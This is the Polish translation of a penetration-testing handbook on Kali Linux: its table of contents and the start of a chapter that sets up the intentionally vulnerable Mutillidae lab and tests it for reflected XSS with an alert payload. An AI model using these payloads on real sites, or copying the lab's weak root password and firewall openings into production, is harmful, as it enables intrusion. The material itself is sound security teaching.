

Kali Linux i testy penetracyjne

BIBLIA

Tytuł oryginału: Kali Linux Penetration Testing Bible

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-283-9007-2

Copyright © © 2021 by John Wiley & Sons, Inc., Indianapolis, Indiana
All Rights Reserved. This translation published under license with the original publisher John Wiley & Sons, Inc.

Translation copyright © 2022 by Helion S.A.

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise without either the prior written permission of the Publisher.

Wiley and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. Linux is a registered trademark of Linus Torvalds. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz wydawca dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz wydawca nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Drogi Czytelniku!

Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres

<https://helion.pl/user/opinie/kalibi>

Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Helion S.A.

ul. Kościuszki 1c, 44-100 Gliwice

tel. 32 231 22 19, 32 230 98 63

e-mail: helion@helion.pl

WWW: <https://helion.pl> (księgarnia internetowa, katalog książek)

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)



Spis treści

O autorze	17
O korektorze merytorycznym	18
Podziękowania	19
Wstęp	20
Rozdział 1. Praca z oknem terminala	25
System plików w Kali Linux	26
Podstawowe polecenia okna terminala	27
Okno terminala Tmux	30
Uruchamianie terminala Tmux	30
Skróty klawiszowe w oknie terminala Tmux	30
Zarządzanie sesjami terminala Tmux	31
Nawigacja wewnątrz okna terminala Tmux	32
Opis poleceń terminala Tmux	33
Zarządzanie użytkownikami i grupami w systemie Kali Linux	33
Polecenia związane z zarządzaniem użytkownikami	34
Polecenia związane z zarządzaniem grupami	37
Zarządzanie hasłami w systemie Kali Linux	37

Zarządzanie plikami i katalogami w systemie Kali Linux	38
Wyświetlanie plików i folderów	38
Prawa dostępu	40
Operacje na plikach w systemie Kali Linux	41
Wyszukiwanie plików	42
Kompresowanie plików	44
Operowanie na katalogach w systemie Kali Linux	45
Montowanie katalogów	45
Praca z plikami tekstowymi w systemie Kali Linux	46
Edytor vim kontra nano	48
Wyszukiwanie i filtrowanie tekstu	49
Połączenia z systemami zdalnymi	50
Protokół RDP	51
Secure Shell	51
Połączenie SSH z danymi uwierzytelniającymi	52
Połączenia SSH bez używania hasła	53
Zarządzanie systemem Kali Linux	56
Informacje o nazwie hosta systemu Linux	58
Informacje o systemie operacyjnym Linux	58
Informacje o sprzęcie	58
Zarządzanie usługami	60
Zarządzanie pakietami	61
Zarządzanie procesami	62
Połączenia sieciowe w systemie Kali Linux	63
Interfejs sieciowy	63
Zakresy adresów prywatnych IPv4	64
Statyczne adresy IP	65
DNS	66
Wyświetlanie listy aktywnych połączeń	67
Przesyłanie plików	68
Podsumowanie	69
Rozdział 2. Skrypty powłoki bash	70
Tworzenie prostych skryptów powłoki bash	71
Wyświetlanie informacji i danych na ekranie	71
Zmienne	73
Zmienne zawierające polecenia	74
Parametry wywołania skryptów	75
Dane wejściowe wprowadzane przez użytkownika	76
Funkcje	77

Instrukcje warunkowe i pętle	77
Instrukcje warunkowe	79
Pętle	80
Iteracje po plikach	81
Podsumowanie	83
Rozdział 3. Skanowanie hostów sieciowych	84
Podstawy działania sieci	84
Protokoły sieciowe	85
TCP	85
UDP	86
Inne protokoły sieciowe	86
Adresowanie IP	88
IPv4	88
Podsieci i notacja CIDR	88
IPv6	89
Numery portów	90
Skanowanie sieci	90
Identyfikacja aktywnych hostów w sieci	90
Ping	90
ARP	91
Nmap	92
Skanowanie portów i identyfikacja usług	93
Skanowanie portów — TCP SYN Scan	93
Skanowanie portów — UDP Scan	93
Podstawy skanowania z użyciem programu Nmap	94
Identyfikacja usług	95
OS Fingerprinting — identyfikacja systemu operacyjnego	97
Silnik skryptowy skanera Nmap	98
NSE Category Scan	99
Argumenty wywołania skryptów NSE	101
Wylizywanie DNS	101
DNS brute force	102
Transfer stref DNS	103
Narzędzia do wyszukiwania subdomen DNS	103
Pakiet Fierce	104
Podsumowanie	104

Rozdział 4.	Zbieranie informacji z internetu	105
	Pasywne zbieranie informacji i rekonesans	106
	Wyszukiwarki internetowe	107
	Wyszukiwarka Shodan	107
	Zapytania Google	108
	Zbieranie informacji przy użyciu systemu Kali Linux	110
	Baza danych Whois	111
	TheHarvester	112
	DMitry	114
	Maltego	114
	Podsumowanie	118
Rozdział 5.	Ataki socjotechniczne	119
	Ataki typu spear phishing	119
	Wysyłanie wiadomości e-mail	120
	Pakiet SET	120
	Wysyłanie wiadomości e-mail przy użyciu języka Python	122
	Kradzież poświadczeń	123
	Ładunki i procesy nasłuchujące	124
	Czym się różni powłoka Bind Shell od Reverse Shell	124
	Powłoka dowiązana (Bind Shell)	125
	Powłoka odwrócona (Reverse Shell)	126
	Tworzenie połączenia typu Reverse Shell za pomocą pakietu SET	127
	Ataki socjotechniczne z wykorzystaniem klucza USB Rubber Ducky	129
	Praktyczny przykład nawiązania połączenia Reverse Shell z wykorzystaniem klucza USB Rubber Ducky i powłoki PowerShell	131
	Generowanie skryptu powłoki PowerShell	132
	Uruchamianie listenera	132
	Hostowanie skryptu powłoki PowerShell	132
	Uruchomienie powłoki PowerShell	133
	Pobieranie i uruchamianie skryptu powłoki PowerShell	134
	Odwrócona powłoka	135
	Replikacja ataku przy użyciu klucza USB Rubber Ducky	135
	Podsumowanie	135
Rozdział 6.	Zaawansowane wyszukiwanie usług sieciowych	137
	Protokoły przesyłania plików	138
	FTP (port 21)	138
	Scenariusze ataków na serwer FTP	138
	Jak wyszukiwać działające usługi sieciowe?	139
	Skanowanie w poszukiwaniu usług	139

Zaawansowane skanowanie z wykorzystaniem skryptów Nmapa	140
Inne rodzaje ataków typu brute force	141
SSH (port 22)	142
Scenariusze ataków na serwer SSH	142
Zaawansowane skanowanie z wykorzystaniem skryptów Nmapa	142
Atak brute force na SSH za pomocą pakietu Hydra	143
Zaawansowane ataki typu brute force	144
Telnet (port 23)	145
Scenariusze ataków na serwer Telnet	146
Wykrywanie i identyfikacja usługi telnet	146
Skanowanie w poszukiwaniu usługi	146
Zaawansowane skanowanie z wykorzystaniem skryptów Nmapa	146
Atak brute force za pomocą pakietu Hydra	147
Protokoły poczty elektronicznej	147
Protokół SMTP (port 25)	147
Podstawowe skanowanie Nmapem	148
Zaawansowane skanowanie z użyciem skryptów Nmapa	148
Wyliczanie użytkowników	148
Protokoły POP3 (Port 110) i IMAP4 (Port 143)	151
Atak brute force na konta e-mail POP3	152
Protokoły baz danych	152
Microsoft SQL Server (port 1433)	152
Serwer bazy danych Oracle (port 1521)	153
Baza danych MySQL (port 3306)	153
Protokoły CI/CD	153
Docker (port 2375)	154
Jenkins (Port 8080/50000)	155
Atak brute force na portal WWW przy użyciu Hydry	157
Krok 1 — ustaw proxy	158
Krok 2 — przechwytywanie żądania logowania	159
Krok 3 — wyciąganie danych z formularza i atak brute force za pomocą Hydry	159
Protokoły sieciowe na portach 80/443	161
Protokoły wykorzystywane do zdalnych połączeń GUI	161
RDP (port 3389)	161
Atak typu brute force na usługę RDP	162
VNC (Port 5900)	162
Protokoły współdzielenia plików	163
SMB (port 445)	163
Atak typu brute force na SMB	165
SNMP (port UDP 161)	166
Wyliczanie SNMP	166
Podsumowanie	167

Rozdział 7. Faza eksploracji	168
Ocena podatności	169
Przebieg procesu oceny podatności	169
Skanowanie podatności za pomocą pakietu OpenVAS	171
Instalacja pakietu OpenVAS	171
Skanowanie przy użyciu OpenVAS	172
Wyszukiwanie exploitów	176
SearchSploit	178
Wykorzystywanie podatności i luk w zabezpieczeniach usług	179
Wykorzystywanie podatności usługi FTP	179
Logowanie do serwera FTP	180
Zdalne wykonanie kodu	181
Wywoływanie sesji powłoki	183
Wykorzystywanie podatności usługi SSH	184
Logowanie do SSH	184
Wykorzystywanie podatności usługi Telnet	185
Logowanie przez telnet	185
Wyszukiwanie informacji przesyłanych otwartym tekstem	186
Wykorzystywanie podatności serwera poczty elektronicznej	189
Wykorzystywanie podatności Dockera	191
Testowanie połączenia z Dockerem	192
Tworzenie nowego zdalnego kontenera Kali	192
Uruchamianie powłoki w kontenerze Kali	193
Wykorzystywanie podatności hosta Docker	193
Wykorzystywanie podatności Jenkinsa	195
Odwrócone powłoki	198
Wykorzystanie powłok z pakietu Metasploit	199
Wykorzystywanie podatności protokołu SMB	201
Uzyskiwanie dostępu do udziałów SMB	201
Exploit SMB Eternal Blue	202
Podsumowanie	202
Rozdział 8. Podatności i luki w zabezpieczeniach aplikacji internetowych	203
Podatności w aplikacjach internetowych	204
Instalacja pakietu Mutillidae	204
Instalacja serwera WWW Apache	204
Konfiguracja zapory sieciowej	205
Instalacja PHP	205
Instalacja i konfiguracja bazy danych	205
Instalacja pakietu Mutillidae	206

Podatności typu XSS (Cross-Site Scripting)	206
Podatność typu Reflected XSS	207
Podatność typu Stored XSS	208
Wykorzystywanie podatności XSS przy użyciu nagłówka	209
Omijanie walidacji w skryptach JavaScript	210
Wstrzykiwanie kodu SQL	212
Zapytania do bazy danych	212
Obchodzenie strony logowania	214
Wykonywanie poleceń w bazie danych za pomocą SQLi	216
Automatyzacja wstrzykiwania kodu SQL za pomocą programu SQLMap	219
Testowanie podatności na ataki SQL Injection	219
Wstrzykiwanie poleceń	220
Podatność na dołączanie plików	221
LFI — dołączanie plików lokalnych	221
RFI — dołączanie plików zdalnych	222
Podatności typu CSRF	224
Przebieg ataku z punktu widzenia napastnika	224
Przebieg ataku z punktu widzenia ofiary	226
Przesyłanie plików	226
Proste przesyłanie plików	227
Omijanie walidacji	228
Kodowanie	231
Lista OWASP Top 10	231
Podsumowanie	232
Rozdział 9. Testy penetracyjne aplikacji sieciowych i cykl tworzenia bezpiecznego oprogramowania	233
Wyszukiwanie i wykorzystywanie podatności aplikacji sieciowych	234
Burp Suite Pro	234
Testy penetracyjne aplikacji sieciowych z użyciem pakietu Burp Suite	234
Jeszcze więcej wyliczania	248
Nmap	248
Crawling	248
Ocena podatności na zagrożenia	249
Lista kontrolna wspomagająca przeprowadzanie testów penetracyjnych aplikacji sieciowych	250
Wspólna lista kontrolna	250
Lista kontrolna dla stron specjalnych	251
SDLC — cykl tworzenia i rozwoju bezpiecznego oprogramowania	252
Faza analizy i planowania	253
Modelowanie zagrożeń aplikacji	253
Aktywa	253

Punkty wejścia	254
Elementy i podmioty trzecie	254
Poziomy zaufania	254
Diagram przepływu danych	254
Faza tworzenia/rozwoju	255
Faza testowania	256
Wdrożenie w środowisku produkcyjnym	256
Podsumowanie	257
Rozdział 10. Eskalacja uprawnień w systemie Linux	258
Wprowadzenie do exploitów jądra systemu i błędów w konfiguracji	259
Exploity jądra systemu	259
Exploit jądra — Dirty Cow	259
Wykorzystywanie uprawnienia SUID	262
Nadpisywanie pliku passwd	263
CRON — eskalacja uprawnień zadań	265
Podstawy CRON	265
Crontab	265
Anacrontab	266
Wylizywanie zadań i wykorzystywanie podatności CRON-a	266
Plik sudoers	268
Eskalacja uprawnień z wykorzystaniem sudo	268
Wykorzystanie polecenia Find	268
Edycja pliku sudoers	269
Wykorzystywanie działających usług	269
Zautomatyzowane skrypty	270
Podsumowanie	271
Rozdział 11. Eskalacja uprawnień w systemie Windows	272
Pozyskiwanie informacji o systemie Windows	273
Informacje o systemie	273
Architektura systemu Windows	274
Wyświetlanie listy napędów dyskowych	274
Lista zainstalowanych aktualizacji	275
Whoami, czyli kim jestem?	275
Lista użytkowników i grup	275
Informacje o sieci	278
Wyświetlanie niepoprawnych (słabych) uprawnień	280
Wyświetlanie listy zainstalowanych programów	280
Wyświetlanie listy zadań i procesów	281

Przesyłanie plików	281
Cel — komputer z systemem Windows	282
Cel — komputer z systemem Linux	282
Wykorzystywanie podatności i luk w zabezpieczeniach systemu Windows	283
Exploity dla jądra systemu Windows	284
Sprawdzanie wersji systemu operacyjnego	285
Wyszukiwanie odpowiedniego exploita	285
Uruchamianie exploita i uzyskanie powłoki na prawach administratora	286
Eskalacja uprawnień — magia Metasploita	286
Wykorzystywanie podatności i luk w zabezpieczeniach aplikacji Windows	289
Uruchamianie poleceń w kontekście innego użytkownika systemu Windows	292
Program PSEXec	292
Wykorzystywanie podatności i luk w zabezpieczeniach usług w systemie Windows	293
Interakcja z usługami Windows	293
Nieprawidłowo skonfigurowane uprawnienia usług	294
Nadpisywanie pliku wykonywalnego usługi	295
Niepoprawnie skonfigurowana ścieżka usługi	295
Nieprawidłowe uprawnienia w rejestrze	297
Wykorzystywanie podatności i luk w zabezpieczeniach zaplanowanych zadań	297
Zautomatyzowane narzędzia wspomagające eskalację uprawnień	298
PowerUp	298
WinPEAS	299
Podsumowanie	299
Rozdział 12. Pivoting i ruch poprzeczny	300
Wyodrębnianie skrótów haseł w systemie Windows	301
Skróty NTLM haseł w systemie Windows	301
Plik SAM i wyodrębnianie skrótów haseł	302
Korzystanie ze skrótów haseł	303
Mimikatz	303
Pobieranie skrótów haseł z Active Directory	304
Ponowne wykorzystanie haseł i ich skrótów	305
Atak z przekazywaniem skrótu hasła	306
Pivoting z przekierowywaniem portów	306
Koncepcje przekierowywania portów	307
Tunelowanie SSH i lokalne przekierowywanie portów	308
Przekierowywanie portów zdalnych przy użyciu SSH	309
Dynamiczne przekierowywanie portów	310
Dynamiczne przekierowywanie portów przy użyciu SSH	310
Podsumowanie	311

Rozdział 13. Kryptografia i łamanie skrótów haseł	312
Podstawy kryptografii	312
Podstawy haszowania	313
Jednokierunkowe funkcje skrótu	313
Zastosowania funkcji skrótu	314
Algorytmy haszujące	314
Algorytm MD5	314
Algorytm SHA	316
Haszowanie haseł	316
Zabezpieczanie haseł za pomocą haszowania	317
Algorytm HMAC	318
Podstawy szyfrowania	319
Szyfrowanie symetryczne	319
Algorytm AES	319
Szyfrowanie asymetryczne	321
Algorytm RSA	322
Łamanie haseł za pomocą programu Hashcat	324
Testowanie wydajności	324
Łamanie haszy w praktyce	326
Tryby ataku	328
Tryb prosty	328
Atak kombinatoryczny	329
Maski i ataki typu brute force	330
Ataki typu brute force	333
Ataki hybrydowe	333
Łamanie skrótów — jak to wygląda w praktyce	334
Podsumowanie	334
Rozdział 14. Raportowanie	335
Znaczenie raportów w testach penetracyjnych	335
Ocena poziomu krytyczności podatności i luk w zabezpieczeniach	336
CVSS v3.1 — otwarty system oceny podatności na zagrożenia	336
Prezentacja raportu	340
Strona tytułowa	340
Dzienniki zmian	340
Podsumowanie raportu	341
Sekcja podatności	341
Podsumowanie	341

Rozdział 15. Język assembler i inżynieria odwrotna	342
Rejestry procesora	342
Rejestry ogólnego przeznaczenia	343
Rejestry indeksowe	344
Rejestry wskaźnikowe	344
Rejestry segmentów	345
Rejestr flag	345
Instrukcje języka assembler	347
Kolejność bajtów — little endian	349
Typy danych	349
Segmenty pamięci	350
Tryby adresowania	350
Przykład inżynierii odwrotnej	351
Pakiet Visual Studio Code dla języka C/C++	351
Pakiet Immunity Debugger do inżynierii odwrotnej	352
Podsumowanie	357
Rozdział 16. Przepełnienia bufora i stosu	358
Jak działa przepełnienie stosu?	358
Jak działa stos?	358
Instrukcja PUSH	359
Instrukcja POP	359
Przykład programu w języku C	360
Analiza bufora za pomocą programu Immunity Debugger	360
Przepełnienie stosu	364
Mechanizm przepełnienia stosu	365
Wykorzystywanie podatności na przepełnienie stosu	367
Wyposażenie naszego laboratorium	367
Aplikacja podatna na przepełnienie bufora	367
Faza 1. Testowanie	367
Testowanie szczęśliwej ścieżki	368
Testowanie awarii serwera	369
Faza 2. Rozmiar bufora	369
Tworzenie wzorca	370
Lokalizacja przesunięcia	370
Faza 3. Sterowanie wskaźnikiem EIP	371
Dodawanie instrukcji JMP	373
Faza 4. Wstrzyknięcie ładunku i uzyskanie zdalnej powłoki	373
Generowanie ładunku	374
Niepoprawne znaki	374
Shellcode w skrypcie Pythona	375
Podsumowanie	376

Rozdział 17. Programowanie w języku Python	377
Podstawy języka Python	377
Uruchamianie skryptów języka Python	378
Debugowanie skryptów w języku Python	379
Instalowanie pakietu Visual Studio Code w systemie Kali Linux	379
Programowanie w języku Python	380
Podstawowa składnia poleceń języka Python	381
Wiersz shebang w języku Python	381
Komentarze w języku Python	381
Wcięcia wierszy i importowanie modułów	382
Wprowadzanie danych i wyświetlanie informacji na ekranie	382
Wyświetlanie argumentów przekazanych w wierszu wywołania	383
Zmienne	383
Zmienne numeryczne	383
Operatory arytmetyczne	384
Ciągi znaków	385
Formatowanie ciągów znaków	385
Funkcje tekstowe	385
Listy	387
Odczytywanie wartości z listy	387
Aktualizowanie elementów listy	387
Usuwanie elementów listy	387
Krotki	387
Słowniki	388
Inne techniki programowania w języku Python	388
Funkcje	388
Zwracanie wartości	389
Argumenty opcjonalne	389
Zmienne globalne	389
Zmiana wartości zmiennych globalnych	389
Instrukcje warunkowe	390
Instrukcja if-else	390
Operatory porównania	391
Pętle	391
Pętla while	391
Pętla for	392
Zarządzanie plikami	392
Obsługa wyjątków	393
Znaki specjalne	394
Niestandardowe obiekty w języku Python	394
Podsumowanie	395

Rozdział 18. Automatyzacja testów penetracyjnych za pomocą Pythona	396
Program Pentest Robot	396
Sposób działania aplikacji	397
Pakiety dla języka Python	398
Uruchamianie aplikacji	399
Walidacja danych wejściowych	399
Refaktoryzacja kodu	401
Skanowanie w poszukiwaniu aktywnych hostów	402
Skanowanie portów i usług	403
Atak na dane uwierzytelniające i zapisywanie wyników działania	406
Podsumowanie	409
Dodatek A Kali Linux Desktop w skrócie	410
Pobieranie i uruchamianie maszyny wirtualnej z systemem Kali Linux	411
Pierwsze uruchomienie maszyny wirtualnej	411
Pulpit środowiska Xfce w systemie Kali Linux	412
Menu interfejsu graficznego Xfce w systemie Kali Linux	413
Pasek wyszukiwania	414
Menu Favorites	414
Menu Usual Applications	415
Inne polecenia menu	416
Menedżer ustawień środowiska Xfce	417
Zaawansowana konfiguracja ustawień sieci	417
Okno Appearance	418
Okno Desktop	421
Okno Display	424
File Manager	425
Okno Keyboard	428
Okno MIME Type Editor	429
Okno Mouse and Touchpad	430
Panel górny	431
Okno Workspaces	433
Okno Window Manager	433
Praktyczny przykład dostosowywania pulpitu do własnych potrzeb	435
Edycja górnego panelu	435
Dodawanie nowego panelu dolnego	437
Zmiana wyglądu pulpitu	439
Instalowanie systemu Kali Linux od podstaw	441
Podsumowanie	447

Dodatek B	Tworzenie środowiska laboratoryjnego przy użyciu Dockera	448
	Technologia Docker	449
	Podstawy pracy z Dockerem	449
	Instalacja Dockera	449
	Obrazy i rejestry obrazów	451
	Kontenery	451
	Dockerfile	453
	Woluminy	453
	Praca w sieci	454
	Kontener Mutillidae	454
	Podsumowanie	456
	Skorowidz	457

Podatności i luki w zabezpieczeniach aplikacji internetowych

W tym rozdziale poznasz szereg podstawowych zagadnień dotyczących podatności aplikacji internetowych na ataki. Bezpieczeństwo aplikacji to kategoria sama w sobie, a ponieważ potrzebowalibyśmy całej książki, aby omówić wszystkie tematy związane z bezpieczeństwem aplikacji, w tym rozdziale omówimy tylko te najbardziej oczywiste.

Wiedza, którą zdobędziesz w tym rozdziale, pozwoli Ci testować aplikacje internetowe przed ich wdrożeniem w środowisku produkcyjnym. Jeżeli interesuje Cię modna w branży bezpieczeństwa kariera *bug bounty hunter* (łowca nagród wypłacanych za znalezienie błędów w oprogramowaniu), zdecydowanie musisz do perfekcji opanować omawiane tutaj zagadnienia.

Metodologia DevSecOps (ang. *Development — Security — Operations*) w dużym uproszczeniu polega na zapewnieniu, że potok produkcyjny będzie w stanie dostarczyć bezpieczną aplikację internetową. Każda firma musi wprowadzać zmiany na swojej stronie internetowej, ale zanim takie zmiany zostaną wdrożone w systemie produkcyjnym, powinny przejść przez potok CI/CD (ang. *continuous integration/continuous deployment* — ciągła integracja/ciągłe dostarczanie). Twoim zadaniem, jako analityka bezpieczeństwa, jest wykrycie wszelkich podatności i luk w zabezpieczeniach przed wdrożeniem zmian w środowisku produkcyjnym.

Jeżeli cofniemy się w czasie o 10 lub nawet więcej lat, zauważymy, że kiedyś większość aplikacji była uruchamiana lokalnie na komputerach, zwykle działających pod kontrolą systemu Windows lub Linux, ale obecnie trend ten uległ zmianie i większość projektów jest oparta na przeglądarkach internetowych lub rozwiązaniach chmurowych.

W tym rozdziale omówimy następujące zagadnienia:

- Podatności typu XSS (ang. *Cross-Site Scripting*).
- Wstrzykiwanie kodu SQL (ang. *SQL injection*).
- Wstrzykiwanie poleceń (ang. *command injection*)
- Dołączanie plików (ang. *file inclusion*).
- Podatności typu CSRF (ang. *Cross-Site Request Forgery*).
- Podatności przesyłania plików.

Podatności w aplikacjach internetowych

Zaplecze aplikacji internetowych (ang. *back-end*) jest tworzone przy użyciu różnych języków programowania. Najpopularniejsze z nich to Java, C#, .NET (Framework/Core) i PHP. Po interfejsowej części aplikacji (ang. *front-end*) można spotkać różne frameworki JavaScript, takie jak Angular, React itp. Ponadto interfejsy użytkownika aplikacji webowych często wykorzystują technologię CSS do dekorowania wyglądu i modyfikowania działania stron internetowych.

Jako specjalista ds. bezpieczeństwa musisz znać przynajmniej podstawowe zagadnienia związane z podatnościami aplikacji internetowych na ataki. Powinieneś również wiedzieć od A do Z, jak się buduje takie aplikacje (a jak zwykle — najlepiej uczyć się poprzez praktykę). Nie można po prostu używać skanerów i wysyłać raportów bez ich weryfikowania. Aby dokonać takiej weryfikacji podatności jak profesjonalista, musisz wiedzieć, jak takie aplikacje webowe są budowane. Na początku możesz np. wybrać tylko jeden język programowania dla zaplecza aplikacji (np. C#, .NET Core) i jeden framework JavaScript dla front-endu (np. Angular).

Instalacja pakietu Mutillidae

Aby łatwiej zilustrować zagadnienia związane z podatnościami i lukami w zabezpieczeniach aplikacji webowych, wykorzystamy podatną na ataki aplikację o nazwie Mutillidae, którą zainstalujemy na naszym hoście Ubuntu. W zasadzie moglibyśmy użyć odpowiedniego kontenera Dockera zawierającego tę aplikację (przykład użycia Dockera znajdziesz w dodatkach do tej książki), ale szczerze mówiąc, zawsze lubię mieć kontrolę nad przebiegiem instalacji. Aby zainstalować i uruchomić tę aplikację, powinieneś wcześniej wykonać następujące kroki:

1. Zainstaluj serwer WWW.
2. Skonfiguruj zaporę sieciową.
3. Zainstaluj PHP.
4. Zainstaluj i skonfiguruj bazę danych.

Instalacja serwera WWW Apache

W pierwszej kolejności musimy zainstalować serwer WWW Apache, na którym będzie hostowana nasza witryna. Na tym etapie książki powinieneś już wiedzieć, jak posługiwać się poleceniami terminala:

```
$ apt update && apt upgrade -y
$ apt install -y apache2 apache2-utils
$ a2enmod rewrite
$ systemctl restart apache2
$ systemctl enable apache2
```

Konfiguracja zapory sieciowej

Z pewnością nie chciałbyś, aby zapora sieciowa Ubuntu blokowała komunikację HTTP podczas naszych testów. W systemie Ubuntu Linux są preinstalowane dwa rodzaje zapór sieciowych:

- iptables,
- ufw.

Wykonamy teraz dwa polecenia, które zmienią ustawienia obu zapór tak, aby nie blokowały naszego ruchu sieciowego (tak na wszelki wypadek):

```
$ iptables -I INPUT -p tcp --dport 80 -j ACCEPT
$ ufw allow http
```

Instalacja PHP

PHP jest językiem programowania, na którym oparta jest witryna Mutillidae. W systemie Ubuntu musimy zainstalować framework PHP, aby mieć możliwość jej uruchomienia:

```
$ apt install -y php7.4 libapache2-mod-php7.4 php7.4-mysql php-common php7.4-cli php7.4-
↳common php7.4-json php7.4-opcache php7.4-readline php7.4-curl php7.4-mbstring php7.4-xml
```

Instalacja i konfiguracja bazy danych

Dane witryny muszą być przechowywane w bazie danych. Mutillidae będzie zapisywać swoje dane w bazie MySQL. W naszym przykładzie zainstalujemy bazę danych MariaDB, która jest zbudowana na silniku MySQL:

```
$ apt install mariadb-server mariadb-client -y
$ systemctl enable mariadb
```

Aby umożliwić aplikacji internetowej dostęp do tej bazy danych, musimy zaktualizować uprawnienia użytkownika *root* bazy danych. Aby wykonać to zadanie, wydamy następujące polecenia (zwróć uwagę, że po wykonaniu pierwszego polecenia przejdziesz do trybu interaktywnych poleceń MySQL):

```
$ mysql -u root
> use mysql;
> update user set authentication_string=PASSWORD('mutillidae') where user='root';
> update user set plugin='mysql_native_password' where user='root';
> flush privileges;
> exit
```

Jak widać, zmieniliśmy hasło użytkownika *root* na *mutillidae*.

Instalacja pakietu Mutillidae

Teraz gdy mamy już zainstalowane wszystkie komponenty, musimy pobrać pliki binarne strony z serwisu GitHub. Oprócz tego musimy utworzyć folder *mutillidae* w katalogu */var/www/html* serwera WWW:

```
$ cd /var/www/html/
$ apt install git -y
$ git clone https://github.com/webpwnized/mutillidae.git mutillidae
$ systemctl restart apache2
```

Aby uruchomić aplikację internetową Mutillidae, otwórz przeglądarkę internetową na swoim serwerze Ubuntu i w pasku wpisz adres **localhost/mutillidae**, jak pokazano na rysunku 8.1.



Rysunek 8.1. Strona główna aplikacji Mutillidae

Przy pierwszej wizycie na stronie zostaniesz powiadomiony o tym, że baza danych jest w trybie offline. Kliknij link *Setup/Reset The DB* (konfiguracja/resetuj bazę danych), a zostaniesz przekierowany na stronę *Reset DB* (resetuj bazę danych). Na ekranie pojawi się okno dialogowe z komunikatem o resecie bazy. Naciśnij przycisk *OK*, aby kontynuować.

Podatności typu XSS (Cross-Site Scripting)

Podatności typu XSS (ang. *Cross-Site Scripting*) to słaby punkt, który można wykorzystać poprzez wykonanie skryptów po stronie klienta w przeglądarce ofiary (np. JavaScript). Podatność taka pojawia się, gdy autor aplikacji nie sprawdza poprawności danych wejściowych na zapleczu aplikacji. Jeżeli na stronie internetowej widzisz tekst, który można modyfikować za pomocą danych


wejściowych wpisywanych przez użytkownika, oznacza to, że istnieje prawdopodobieństwo, iż taka aplikacja jest podatna na atak XSS. Nie martw się, jeśli teraz tego nie rozumiesz; przećwiczmy to razem. Poniżej przedstawiam dwa typowe scenariusze podatności typu XSS:

- Podatności typu Reflected XSS.
- Podatności typu Stored XSS.

Podatność typu Reflected XSS

Podatność typu Reflected XSS może zostać wykorzystana poprzez odpowiednie manipulowanie dowolnym elementem wejściowym (np. adresem URL, polem tekstowym, ukrytym polem itp.) w celu wykonania skryptu JavaScript w przeglądarce klienta. Aby przećwiczyc ten scenariusz, wybierz z menu aplikacji opcję *OWASP 2017/A7 – Cross Site Scripting (XSS)/Reflected (First Order)/DNS Lookup* (wyszukiwanie DNS). Na tej stronie możesz po prostu uzyskać nazwę DNS kryjącą się za adresem IP, który podajesz w polu tekstowym. W polu *Hostname/IP* (nazwa hosta/adres IP) wpisz adres **172.16.0.1** i naciśnij przycisk *Lookup DNS* (wyszukiwanie DNS).

Przyjrzyj się uważnie wynikom pokazanym na rysunku 8.2. W pierwszym wierszu wyników znajduje się podany przez nas adres IP: *Results for 172.16.0.1*. Innymi słowy, w polu tekstowym (lub inaczej mówiąc, w polu wprowadzania danych przez użytkownika) podaliśmy adres IP, który następnie został wyświetlony na stronie.



```
Who would you like to do a DNS lookup on?  
Enter IP or hostname  
Hostname/IP 172.16.0.1  
Lookup DNS  
Results for 172.16.0.1  
1.0.16.172.in-addr.arpa name = pfSense.KCorp.local.  
Authoritative answers can be found from:
```

Rysunek 8.2. Mutillidae — wyszukiwanie DNS

Teraz w polu tekstowym *Hostname/IP* zastąpimy adres IP odpowiednim kodem JavaScript. Jeżeli nasz kod zostanie wykonany, będzie to znaczyło, że strona jest podatna na ataki typu Reflected XSS.

Aby to sprawdzić, w polu tekstowym *Hostname/IP* wpisz następujący kod JavaScript, który wyświetla na ekranie wyskakujące okno dialogowe:

```
<script> alert('Hello KCorp') </script>
```

Jeżeli ten kod zadziała, będzie to znaczyło, że możesz wykonać dowolny inny, również złośliwy skrypt JavaScript. Warto zauważyć, że Kali Linux posiada kompletny framework wspomagający przeprowadzanie ataków JavaScript XSS — zobacz pakiet BeEF (ang. *Browser Exploitation Framework*).

Jeżeli teraz klikniesz przycisk *Lookup DNS*, skrypt zostanie wykonany, a w wyskakującym okienku pojawi się komunikat widoczny na rysunku 8.3.



